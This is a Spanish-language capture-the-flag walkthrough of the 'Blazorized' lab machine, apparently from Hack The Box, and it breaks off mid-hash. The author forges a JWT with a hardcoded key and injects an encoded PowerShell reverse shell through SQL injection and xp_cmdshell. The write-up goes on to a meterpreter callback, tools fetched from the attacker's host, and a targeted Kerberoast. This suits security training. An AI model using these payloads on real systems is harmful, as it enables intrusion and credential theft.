Blazorized

nmap

```
nmap -sC -sV 10.10.11.22
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-05 02:31 CEST
Nmap scan report for blazorized.htb (10.10.11.22)
Host is up (0.13s latency).
Not shown: 987 closed tcp ports (reset)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
80/tcp   open  http          Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Mozhar's Digital Garden
| http-methods: 
|_  Potentially risky methods: TRACE
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2024-07-05 00:31:46Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: blazorized.htb0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
1433/tcp open  ms-sql-s      Microsoft SQL Server 2022 16.00.1115.00; RC0+
| ms-sql-ntlm-info: 
|   10.10.11.22\BLAZORIZED: 
|     Target_Name: BLAZORIZED
|     NetBIOS_Domain_Name: BLAZORIZED
|     NetBIOS_Computer_Name: DC1
|     DNS_Domain_Name: blazorized.htb
|     DNS_Computer_Name: DC1.blazorized.htb
|     DNS_Tree_Name: blazorized.htb
|_    Product_Version: 10.0.17763
| ms-sql-info: 
|   10.10.11.22\BLAZORIZED: 
|     Instance name: BLAZORIZED
|     Version: 
|       name: Microsoft SQL Server 2022 RC0+
|       number: 16.00.1115.00
|       Product: Microsoft SQL Server 2022
|       Service pack level: RC0
|       Post-SP patches applied: true
|     TCP port: 1433
|_    Clustered: false
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2024-07-04T23:21:06
|_Not valid after:  2054-07-04T23:21:06
|_ssl-date: 2024-07-05T00:32:04+00:00; 0s from scanner time.
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: blazorized.htb0., Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
Service Info: Host: DC1; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time: 
|   date: 2024-07-05T00:31:57
|_  start_date: N/A
| smb2-security-mode: 
|   3:1:1: 
|_    Message signing enabled and required

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 35.05 seconds


vim /etc/hosts
10.10.11.22     blazorized.htb

#Fuzzeamos para buscar subdominios.
ffuf -c -u 'http://blazorized.htb' -H 'host:FUZZ.blazorized.htb' -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-5000.txt |grep "Status: 200"

        /'___\  /'___\           /'___\       
       /\ \__/ /\ \__/  __  __  /\ \__/       
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\      
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/      
         \ \_\   \ \_\  \ \____/  \ \_\       
          \/_/    \/_/   \/___/    \/_/       

       v2.1.0-dev
________________________________________________
```

```
 :: Method           : GET
 :: URL              : http://blazorized.htb
 :: Wordlist         : FUZZ: /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-5000.txt
 :: Header           : Host: FUZZ.blazorized.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

admin                   [Status: 200, Size: 2067, Words: 149, Lines: 28, Duration: 161ms]
:: Progress: [4989/4989] :: Job [1/1] :: 336 req/sec :: Duration: [0:00:16] :: Errors: 0 ::
```

#Modificamos el fichero hosts.
vim /etc/hosts
10.10.11.22   blazorized.htb admin.blazorized.htb

#Si nos dirigimos a https://github.com/AdrienTorris/awesome-blazor, podremos ispecionar el código.

```
<script src="_framework/blazor.webassembly.js"></script>

<script src="_framework/blazor.server.js"></script>

<script src="_content/MudBlazor/MudBlazor.min.js"></script>
```

#Nos dirigimos al enpoint y lo vemos ofuscado. http://blazorized.htb/_framework/blazor.webassembly.js
#Buscamos por _framework y vemos otro enpoint.

```
class at {
    constructor(e, t) {
        this.bootConfig = e, this.applicationEnvironment = t
    }
    static async initAsync(e, t) {
        const n = void 0 !== e ? e("manifest", "blazor.boot.json", "_framework/blazor.boot.json", "") : a("_framework/blazor.boot.json");
        let r;
        r = n ? "string" == typeof n ? await a(n) : await n : await a("_framework/blazor.boot.json");
        const o = t || r.headers.get("Blazor-Environment") || "Production",
            s = await r.json();
        return s.modifiableAssemblies = r.headers.get("DOTNET-MODIFIABLE-ASSEMBLIES"), s.aspnetCoreBrowserTools =
r.headers.get("ASPNETCORE-BROWSER-TOOLS"), new at(s, o);

        function a(e) {
            return fetch(e, {
                method: "GET",
                credentials: "include",
                cache: "no-cache"
```

#Nos dirigimos a la web:
http://blazorized.htb/_framework/blazor.boot.json

#Vemos como se cargan unos ficheros dll.
#Podemos ver ver varios ficheros ddl además de los estandar en Miscrosoft.
Blazored.LocalStorage.dll
Blazorized.DigitalGarden.dll
Blazorized.Shared.dll
Blazorized.Helpers.dll

#Ahora analaizamos el código y generamos una security key.

#Buscaremos un Json Web Token entre los ficheros dll.
blazorized.htb/_framework/Blazorized.Helpers.dll

#Con dotPeek podremos analizar el código.
#Vemos el código y lo analizamos para ver si podemos generar un JWT.

```
// Decompiled with JetBrains decompiler
// Type: Blazorized.Helpers.JWT
// Assembly: Blazorized.Helpers, Version=1.0.0.0, Culture=neutral, PublicKeyToken=null
// MVID: 3666D68F-8FA8-42E9-917B-E3DC4D6221A8
// Assembly location: C:\Users\alle\Documents\blazor_dll_files\Blazorized.Helpers.dll

using Microsoft.IdentityModel.Tokens;
using System;
using System.Collections.Generic;
using System.IdentityModel.Tokens.Jwt;
using System.Security.Claims;
using System.Text;

#nullable enable
namespace Blazorized.Helpers
{
  public static class JWT
  {
    private const long EXPIRATION_DURATION_IN_SECONDS = 60;
    private static readonly string jwtSymmetricSecurityKey =
"8697800004ee25fc33436978ab6e2ed6ee1a97da699a53a53d96cc4d08519e185d14727ca18728bf1efcde454eea6f65b8d466a4fb6550d5c7
95d9d9176ea6cf021ef9fa21ffc25ac40ed80f4a4473fc1ed10e69eaf957cfc4c67057e547fadfca95697242a2ffb21461e7f554caa4ab7db07d2d8
97e7dfbe2c0abbaf27f215c0ac51742c7fd58c3cbb89e55ebb4d96c8ab4234f2328e43e095c0f55f79704c49f07d5890236fe6b4fb50dcd770e09
36a183d36e4d544dd4e9a40f5ccf6d471bc7f2e53376893ee7c699f48ef392b382839a845394b6b93a5179d33db24a2963f4ab0722c9bb15d36
1a34350a002de648f13ad8620750495bff687aa6e2f298429d6c12371be19b0daa77d40214cd6598f595712a952c20eddaae76a28d89fb15fa7
c677d336e44e9642634f32a0127a5bee80838f435f163ee9b61a67e9fb2f178a0c7c96f160687e7626497115777b80b7b8133cef9a661892c16
82ea2f67dd8f8993c87c8c9c32e093d2ade80464097e6e2d8cf1ff32bdbcd3dfd24ec4134fef2c544c75d5830285f55a34a525c7fad4b4fe8d2f11
af289a1003a7034070c487a18602421988b74cc40eed4ee3d4c1bb747ae922c0b49fa770ff510726a4ea3ed5f8bf0b8f5e1684fb1bccb6494ea6
cc2d73267f6517d2090af74ceded8c1cd32f3617f0da00bf1959d248e48912b26c3f574a1912ef1fcc2e77a28b53d0a";
    private static readonly string superAdminEmailClaimValue = "superadmin@blazorized.htb";
    private static readonly string postsPermissionsClaimValue = "Posts_Get_All";
    private static readonly string categoriesPermissionsClaimValue = "Categories_Get_All";
    private static readonly string superAdminRoleClaimValue = "Super_Admin";
    private static readonly string issuer = "http://api.blazorized.htb";
    private static readonly string apiAudience = "http://api.blazorized.htb";
    private static readonly string adminDashboardAudience = "http://admin.blazorized.htb";

    private static SigningCredentials GetSigningCredentials()
    {
      try
      {
        return new SigningCredentials((SecurityKey) new SymmetricSecurityKey(Encoding.UTF8.GetBytes(JWT.jwtSymmetricSecurityKey)),
"HS512");
      }
      catch (Exception ex)
      {
        throw;
      }
    }

    public static string GenerateTemporaryJWT(long expirationDurationInSeconds = 60)
    {
      try
      {
        List<Claim> claimList1 = new List<Claim>()
        {
          new Claim("http://schemas.xmlsoap.org/ws/2005/05/identity/claims/emailaddress", JWT.superAdminEmailClaimValue),
          new Claim("http://schemas.microsoft.com/ws/2008/06/identity/claims/role", JWT.postsPermissionsClaimValue),
          new Claim("http://schemas.microsoft.com/ws/2008/06/identity/claims/role", JWT.categoriesPermissionsClaimValue)
        };
        string issuer = JWT.issuer;
        string apiAudience = JWT.apiAudience;
        List<Claim> claimList2 = claimList1;
        SigningCredentials signingCredentials1 = JWT.GetSigningCredentials();
        DateTime? nullable = new DateTime?(DateTime.UtcNow.AddSeconds((double) expirationDurationInSeconds));
        DateTime? notBefore = new DateTime?();
        DateTime? expires = nullable;
        SigningCredentials signingCredentials2 = signingCredentials1;
        return ((SecurityTokenHandler) new JwtSecurityTokenHandler()).WriteToken((SecurityToken) new JwtSecurityToken(issuer,
apiAudience, (IEnumerable<Claim>) claimList2, notBefore, expires, signingCredentials2));
      }
      catch (Exception ex)
      {
        throw;
      }
    }

    public static string GenerateSuperAdminJWT(long expirationDurationInSeconds = 60)
    {
      try
      {
        List<Claim> claimList1 = new List<Claim>()
        {
          new Claim("http://schemas.xmlsoap.org/ws/2005/05/identity/claims/emailaddress", JWT.superAdminEmailClaimValue),
          new Claim("http://schemas.microsoft.com/ws/2008/06/identity/claims/role", JWT.superAdminRoleClaimValue)
        };
        string issuer = JWT.issuer;
        string dashboardAudience = JWT.adminDashboardAudience;
        List<Claim> claimList2 = claimList1;
        SigningCredentials signingCredentials1 = JWT.GetSigningCredentials();
        DateTime? nullable = new DateTime?(DateTime.UtcNow.AddSeconds((double) expirationDurationInSeconds));
        DateTime? notBefore = new DateTime?();
        DateTime? expires = nullable;
        SigningCredentials signingCredentials2 = signingCredentials1;
        return ((SecurityTokenHandler) new JwtSecurityTokenHandler()).WriteToken((SecurityToken) new JwtSecurityToken(issuer,
dashboardAudience, (IEnumerable<Claim>) claimList2, notBefore, expires, signingCredentials2));
      }
      catch (Exception ex)
      {
        throw;
      }
    }

    public static bool VerifyJWT(string jwt)
    {
      bool flag = false;
      try
      {
        TokenValidationParameters validationParameters = new TokenValidationParameters()
        {
          ValidateIssuerSigningKey = true,
          IssuerSigningKey = (SecurityKey) new SymmetricSecurityKey(Encoding.UTF8.GetBytes(JWT.jwtSymmetricSecurityKey)),
          ValidateIssuer = true,
          ValidIssuer = JWT.issuer,
          ValidateAudience = true,
          ValidAudiences = (IEnumerable<string>) new string[2]
          {
            JWT.apiAudience,
            JWT.adminDashboardAudience
          },
          ValidateLifetime = true,
          ClockSkew = TimeSpan.FromSeconds(10.0),
          ValidAlgorithms = (IEnumerable<string>) new string[1]
          {
            "HS512"
          }
        };
        try
        {
          SecurityToken securityToken;
          ((SecurityTokenHandler) new JwtSecurityTokenHandler()).ValidateToken(jwt, validationParameters, ref securityToken);
          flag = true;
        }
        catch (Exception ex)
        {
        }
      }
      catch (Exception ex)
      {
      }
      return flag;
    }
  }
}
```

JWT

#Nos fijaremos en que variables necesiamos para crear nuestro JWT:
https://jwt.io/

#Crearemos nuestro token con el algoritmo HS512.

```
{
  "alg": "HS512",
  "typ": "JWT"
}

{
  "http://schemas.xmlsoap.org/ws/2005/05/identity/claims/emailaddress": "superadmin@blazorized.htb",

  "http://schemas.microsoft.com/ws/2008/06/identity/claims/role" : "Super_Admin",
  "aud": "http://admin.blazorized.htb",
   "iss": "http://api.blazorized.htb",
   "exp": "234123412134"
}

MACSHA512(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
8697800004ee25fc33436978ab6e2ed6ee1a97da699a53a53d96cc4d08519e185d14727ca18728bf1efcde454eea6f65b8d466a4fb6550d5c79
5d9d9176ea6cf021ef9fa21ffc25ac40ed80f4a4473fc1ed10e69eaf957cfc4c67057e547fadfca95697242a2ffb21461e7f554caa4ab7db07d2d89
7e7dfbe2c0abbaf27f215c0ac51742c7fd58c3cbb89e55ebb4d96c8ab4234f2328e43e095c0f55f79704c49f07d5890236fe6b4fb50dcd770e093
6a183d36e4d544dd4e9a40f5ccf6d471bc7f2e53376893ee7c699f48ef392b382839a845394b6b93a5179d33db24a2963f4ab0722c9bb15d361
a34350a002de648f13ad8620750495bff687aa6e2f298429d6c12371be19b0daa77d40214cd6598f595712a952c20eddaae76a28d89fb15fa7
c677d336e44e9642634f32a0127a5bee80838f435f163ee9b61a67e9fb2f178a0c7c96f160687e7626497115777b80b7b8133cef9a661892c16
82ea2f67dd8f8993c87c8c9c32e093d2ade80464097e6e2d8cf1ff32bdbcd3dfd24ec4134fef2c544c75d5830285f55a34a525c7fad4b4fe8d2f11
af289a1003a7034070c487a18602421988b74cc40eed4ee3d4c1bb747ae922c0b49fa770ff510726a4ea3ed5f8bf0b8f5e1684fb1bccb6494ea6
cc2d73267f6517d2090af74ceded8c1cd32f3617f0da00bf1959d248e48912b26c3f574a1912ef1fcc2e77a28b53d0a
) secret base64 encoded
```

#Nos devolverá nuestras credenciales JWT.

```
eyJhbGciOiJIUzUxMiIsInR5cCI6IkpXVCJ9.eyJodHRwOi8vc2NoZW1hcy54bWxzb2FwLm9yZy93cy8yMDA1LzA1L2lkZW50aXR5L2NsYWltcy9lbWFpbGFkZHJlc3MiOiJzdXBlcmFkbWluQGJsYXpvcml6ZWQuaHRiIiwiaHR0cDovL3NjaGVtYXMubWljcm9zb2Z0LmNvbS93cy8yMDA4LzA2L2lkZW50aXR5L2NsYWltcy9yb2xlIjoiU3VwZXJfQWRtaW4iLCJhdWQiOiJodHRwOi8vYWRtaW4uYmxhem9yaXplZC5odGIiLCJpc3MiOiJodHRwOi8vYXBpLmJsYXpvcml6ZWQuaHRiIiwiZXhwIjoiMjM0MTIzNDEyMTM0In0.Xx-KbNrh6dL6lPX0Qqj5E5CZsFZewqAUKo5YNmFuWAJSM-fBPGL-oHBlivA9BtsY9Z79AJac7NE9P0H-7Ah4JA
```

#En el navegado nos dirigimos a: http://admin.blazorized.htb/home (abimos la linea de comandos).

```
allow pasting
let token =
'eyJhbGciOiJIUzUxMiIsInR5cCI6IkpXVCJ9.eyJodHRwOi8vc2NoZW1hcy54bWxzb2FwLm9yZy93cy8yMDA1LzA1L2lkZW50aXR5L2NsYWltcy9lbWFpbGFkZHJlc3MiOiJzdXBlcmFkbWluQGJsYXpvcml6ZWQuaHRiIiwiaHR0cDovL3NjaGVtYXMubWljcm9zb2Z0LmNvbS93cy8yMDA4LzA2L2lkZW50aXR5L2NsYWltcy9yb2xlIjoiU3VwZXJfQWRtaW4iLCJhdWQiOiJodHRwOi8vYWRtaW4uYmxhem9yaXplZC5odGIiLCJpc3MiOiJodHRwOi8vYXBpLmJsYXpvcml6ZWQuaHRiIiwiZXhwIjoiMjM0MTIzNDEyMTM0In0.Xx-KbNrh6dL6lPX0Qqj5E5CZsFZewqAUKo5YNmFuWAJSM-fBPGL-oHBlivA9BtsY9Z79AJac7NE9P0H-7Ah4JA'
localStorage.setItem('jwt', token);
```

#Luego refrescamos la web http://admin.blazorized.htb/home y ya estamos dentro.
#Nos iremos al endpoint http://admin.blazorized.htb/check-duplicate-category-name.
#Podemos ver como comprueba el nombre en una base de datos, probaremos una injección sql simple.
#Primero si probamos con test, nos indica que no encuentra ningun registro con este nombre “test”.
#Segundo, si probamos con el nombre “';test --+#”
#No veremos ningun resultado de la querry.
https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/07-Input_Validation_Testing/05-Testing_for_SQL_Injection

SQL - Injection

#Como hemos visto antes, el endpoint http://admin.blazorized.htb/check-duplicate-category-name, tiene una vulnerabilidad sql.
https://book.hacktricks.xyz/network-services-pentesting/pentesting-mssql-microsoft-sql-server

#Ejecutaremos el comando exec, sabemos que se trata de un servidor sql (con nmap lo confirmamos).
1433/tcp open ms-sql-s   Microsoft SQL Server 2022 16.00.1115.00; RC0+

#Crearemos un rev_shell desde https://www.revshells.com/.

```
'; EXEC master.dbo.xp_cmdshell 'powershell -e
JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBU-
AEMAUABDAGwAaQBlAG4AdAAoACIAMQAwAC4AMQAwAC4AMQA0AC4AMgAyADAAIgAsADkAMAAwADEAKQA7ACQAcwB0AHIAZQBhAG0AIAA9A-
CAAJABjAGwAaQBlAG4AdAAuAEcAZQB0AFMAdAByAGUAYQBtACgAKQA7AFsAYgB5AHQAZQBbAF0AXQAkAGIAeQB0AGUAcwAgAD0AIAAwAC4ALg-
A2ADUANQAzADUAfAAlAHsAMAB9ADsAdwBoAGkAbABlACgAKAAkAGkAIAA9ACAAJABzAHQAcgBlAGEAbQAuAFIAZQBhAGQAKAAkAGIAeQB0AGUA-
cwAsACAAMAAsACAAJABiAHkAdABlAHMALgBMAGUAbgBnAHQAaAApACkAIAAtAG4AZQAgADAAKQB7ADsAJABkAGEAdABhACAAPQAgACgATgBlA-
HcALQBPAGIAagBlAGMAdAAgAC0AVAB5AHAAZQBOAGEAbQBlACAAUwB5AHMAdABlAG0ALgBUAGUAeAB0AC4AQQBTAEMASQBJAEUAbgBjAG8AZA-
BpAG4AZwApAC4ARwBlAHQAUwB0AHIAaQBuAGcAKAAkAGIAeQB0AGUAcwAsADAALAAgACQAaQApADsAJABzAGUAbgBkAGIAYQBjAGsAIAA9ACA-
AKABpAGUAeAAgACQAZABhAHQAYQAgADIAPgAmADEAIAB8ACAATwB1AHQALQBTAHQAcgBpAG4AZwAgACkAOwAkAHMAZQBuAGQAYgBhAGMA-
awAyACAAPQAgACQAcwBlAG4AZABiAGEAYwBrACAAKwAgACIAUABTACAAIgAgACsAIAAoAHAAdwBkACkALgBQAGEAdABoACAAKwAgACIAPgAgA-
CIAOwAkAHMAZQBuAGQAYgB5AHQAZQAgAD0AIAAoAFsAdABlAHgAdAAuAGUAbgBjAG8AZABpAG4AZwBdADoAOgBBAFMAQwBJAEkAKQAuAEcAZ-
QB0AEIAeQB0AGUAcwAoACQAcwBlAG4AZABiAGEAYwBrADIAKQA7ACQAcwB0AHIAZQBhAG0ALgBXAHIAaQB0AGUAKAAkAHMAZQBuAGQAYgB5AH-
QAZQAsADAALAAkAHMAZQBuAGQAYgB5AHQAZQAuAEwAZQBuAGcAdABoACkAOwAkAHMAdAByAGUAYQBtAC4ARgBsAHUAcwBoACgAKQB9ADs-
AJABjAGwAaQBlAG4AdAAuAEMAbABvAHMAZQAoACkA' --+#
```

#Lo injectaremos en la web, luego ya tendremos nuestra conexión.

```
nc -lvnp 9001
listening on [any] 9001 ...
connect to [10.10.14.220] from (UNKNOWN) [10.10.11.22] 62018
whoami
blazorized\nu_1055
PS C:\Windows\system32>
```

#Creamos el rev_shell.

```
 /usr/bin/msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.14.220 LPORT=9000 -f exe -o ./payload.exe
```

```
msf6 > use multi/handler
#Crearemos una conexión persiste con msfvenom.
*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.10.14.220
LHOST => 10.10.14.220
msf6 exploit(multi/handler) > set LPORT 9000
LPORT => 9000
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.14.220:9000
[*] Sending stage (176198 bytes) to 10.10.11.22
[*] Meterpreter session 1 opened (10.10.14.220:9000 -> 10.10.11.22:63598) at 2024-09-24 14:01:16 +0200

meterpreter >
```

Priv_escalation

#Primero decargamos el binario ADRecon para analicar el AD.
https://github.com/adrecon/ADRecon
#Pero no funciona, probaramos con los collector de BloodHound.

```
PS C:\Users\NU_1055\Desktop> $URL="http://10.10.14.220:80/SharpHound.ps1"
PS C:\Users\NU_1055\Desktop> $Path="C:\Users\NU_1055\Desktop\SharpHound.ps1"
PS C:\Users\NU_1055\Desktop> (New-Object System.Net.WebClient).DownloadFIle($URL,$Path)
PS C:\Users\NU_1055\Desktop> dir


    Directory: C:\Users\NU_1055\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         9/17/2024   2:33 PM        1501799 SharpHound.ps1
-ar---         9/17/2024   5:02 AM             34 user.txt


PS C:\users\NU_1055\Desktop> .\SharpHound.ps1
PS C:\users\NU_1055\Desktop> powershell -exec bypass -command "Import-Module ./SharpHound.ps1; Invoke-BloodHound -c all"


2024-09-24T07:59:36.9893090-05:00|INFORMATION|This version of SharpHound is compatible with the 4.3.1 Release of BloodHound
2024-09-24T07:59:37.0986796-05:00|INFORMATION|Resolved Collection Methods: Group, LocalAdmin, GPOLocalGroup, Session, LoggedOn, Trusts, ACL, Container, RDP, ObjectProps, DCOM, SPNTargets, PSRemote
2024-09-24T07:59:37.1143065-05:00|INFORMATION|Initializing SharpHound at 7:59 AM on 9/24/2024
2024-09-24T07:59:37.1924308-05:00|INFORMATION|[CommonLib LDAPUtils]Found usable Domain Controller for blazorized.htb : DC1.blazorized.htb
2024-09-24T07:59:37.3174319-05:00|INFORMATION|Flags: Group, LocalAdmin, GPOLocalGroup, Session, LoggedOn, Trusts, ACL, Container, RDP, ObjectProps, DCOM, SPNTargets, PSRemote
2024-09-24T07:59:37.4268096-05:00|INFORMATION|Beginning LDAP search for blazorized.htb
2024-09-24T07:59:37.4580702-05:00|INFORMATION|Producer has finished, closing LDAP channel
2024-09-24T07:59:37.4736846-05:00|INFORMATION|LDAP channel closed, waiting for consumers
2024-09-24T08:00:08.0830694-05:00|INFORMATION|Status: 0 objects finished (+0 0)/s -- Using 105 MB RAM
2024-09-24T08:00:20.3643121-05:00|INFORMATION|Consumers finished, closing output channel
2024-09-24T08:00:20.3955561-05:00|INFORMATION|Output channel closed, waiting for output task to complete
Closing writers
2024-09-24T08:00:20.5049696-05:00|INFORMATION|Status: 110 objects finished (+110 2.55814)/s -- Using 130 MB RAM
2024-09-24T08:00:20.5049696-05:00|INFORMATION|Enumeration finished in 00:00:43.0773575
2024-09-24T08:00:20.5674355-05:00|INFORMATION|Saving cache with stats: 70 ID to type mappings.
 70 name to SID mappings.
 0 machine sid mappings.
 2 sid to domain mappings.
 0 global catalog mappings.
2024-09-24T08:00:20.5830612-05:00|INFORMATION|SharpHound Enumeration Completed at 8:00 AM on 9/24/2024! Happy Graphing!
```

#Ahora descargaremos el fichero 20240924080020_BloodHound.zip

```
PS C:\temp> dir
dir


    Directory: C:\temp


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         9/24/2024   8:08 AM          12493 20240924080824_BloodHound.zip
-a----         9/24/2024   6:58 AM          73802 payload.exe
-a----         9/24/2024   8:07 AM        1308348 SharpHound.ps1
-a----         9/24/2024   8:08 AM          10667 ZWY3N2UxMzgtNTg0Zi00OTg1LTlINmQtMDg1Yjc5ZmYzNWMz.bin


PS C:\temp> ^Z
Background channel 4? [y/N]  y
meterpreter > download 20240924080824_BloodHound.zip
[*] Downloading: 20240924080824_BloodHound.zip -> /home/alle/20240924080824_BloodHound.zip
[*] Downloaded 12.20 KiB of 12.20 KiB (100.0%): 20240924080824_BloodHound.zip -> /home/alle/20240924080824_BloodHound.zip
[*] Completed  : 20240924080824_BloodHound.zip -> /home/alle/20240924080824_BloodHound.zip
```

#Lo abrimos con bloodhound.
渗透测试之内网攻防篇：使用 BloodHound 分析大型域内环境 - FreeBuf网络安全行业门户


#Le daremos a “Find Shortest Paths to Domain Admins”.
Finding Active Directory attack paths using BloodHound – Compass Security Blog (compass-security.com)

#Buscaremos el usuario con el que obtubimos la
conexión y lo marcaremos como “owned”. “”

#Si le damos a “Oubound Object Control”, veremos la transitividad de este usuario “NU_1055”.

#Vemos un permiso especial hacia el usuario "RSA_4810"
The user NU_1055@BLAZORIZED.HTB has the ability to write to the "serviceprincipalname" attribute to the user RSA_4810@BLAZORIZED.HTB.

#Veremos una sereie de instrucciones para lograr conectarmos como el usuario RSA.



A targeted kerberoast attack can be performed using PowerView's Set-DomainObject along with Get-DomainSPNTicket.

You may need to authenticate to the Domain Controller as NU_1055@BLAZORIZED.HTB if you are not running a process as that user. To do this in conjunction with Set-DomainObject, first create a PSCredential object (these examples comes from the PowerView help documentation):

```
$SecPassword = ConvertTo-SecureString 'Password123!' -AsPlainText -Force
$Cred = New-Object System.Management.Automation.PSCredential('TESTLAB\dfm.a', $SecPassword)
```

Then, use Set-DomainObject, optionally specifying $Cred if you are not already running a process as NU_1055@BLAZORIZED.HTB:

```
Set-DomainObject -Credential $Cred -Identity harmj0y -SET @{serviceprincipalname='nonexistent/BLAHBLAH'}
```

After running this, you can use Get-DomainSPNTicket as follows:

```
Get-DomainSPNTicket -Credential $Cred harmj0y | fl
```

The recovered hash can be cracked offline using the tool of your choice. Cleanup of the ServicePrincipalName can be done with the Set-DomainObject command:

```
Set-DomainObject -Credential $Cred -Identity harmj0y -Clear serviceprincipalname
```

#Veremos también una serie de referencias.
https://github.com/PowerShellMafia/PowerSploit/blob/dev/Recon/PowerView.ps1
https://www.harmj0y.net/redteaming/kerberoasting-revisited/
https://www.ultimatewindowssecurity.com/securitylog/encyclopedia/event.aspx?eventID=4728

#Subiremos el script powershell en la máquina atacante.

```
C:\temp>curl 10.10.14.220/PowerView.ps1 -o PowerView.ps1
curl 10.10.14.220/PowerView.ps1 -o PowerView.ps1
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  752k  100  752k    0     0   597k      0  0:00:01  0:00:01 --:--:--  597k

PS C:\temp> . ./PowerView.ps1
. ./PowerView.ps1
```

#Ejecutamos los comandos para maracer el service_princial_name. Luego lo obtenemos con el comando “Get-DomainSPNTicket”.
Kerberoasting Attack (netwrix.com)

```
PS C:\temp> Set-DomainObject -Identity RSA_4810 -SET @{serviceprincipalname='test/test'}
Set-DomainObject -Identity RSA_4810 -SET @{serviceprincipalname='test/test'}
PS C:\temp> Get-DomainSPNTicket -SPN test/test
Get-DomainSPNTicket -SPN test/test


SamAccountName       : UNKNOWN
DistinguishedName    : UNKNOWN
ServicePrincipalName : test/test
TicketByteHexStream  :
Hash                 : $krb5tgs$23$*UNKNOWN$UNKNOWN$test/test*$E82EC3F1015C29FB2C46E9E676FF5D4F$9EE99D36A5CCFFEEC6B66C4
                       C9C2C0E548BC2470F62C452EE13F7714246A1E2B160ABFBACBC60DD2BA657A133CC9AA047FE7791BC8190ABDB85067C8
                       9529D52C8C819493375A9C570FD079C4CB284E3094707971583FD130DF3A822A66E646D642822458542F836CDA1139D1
                       D2079AD37D965C210E8FA277F4A2BDEF06B3084B91DE9ADBBAFAC58EAD982B8F740D64C9F51F40672B064A1C842870F7
                       E8112F25ACBDC3747BD95D6758EFA964C732EF47A560988AB943CCAA5054255FFC53D8D91E46D00DA174DFF91CECF1A4
                       A568704CE7E92B285C58F08EC5D544A767A7E9A557412A4EE647462DB4BEBDC267BA4E9266F6C81EF3BF4DB0FA0BBCA7
                       74C83E0ECF7216127971871D7235AEA898CE4ECB1E4D09162E39CCAD2C5042B1ABD5B6F44FDDB9A40352B7C74E4FA4ED
                       E1469F2F96CE782C625DDD7FC7EC79F68D1EB6D25E718BC156F8B6A21985B9A3A6079A269CF8190FA0904F0C525E8B9C
                       221642CC93F3F8E3BBB50658F54BBF7DA1C349A5F287E23815D94631D2AF85F07E6976FE2C35CC8F0215C947B2FB81C3
                       280E528ED6C146EE7EAC19E935B4DA4D7E88CDE51FCBF4E6BCED631267C410E223D87B413F33DB9C2225946071685DBC
                       743515D9CDE28F6D3B10B493367ABAEAED1295940B08E712933571191D2F4F33C41A302D9C956C96F9FCD6E5A31C89FB
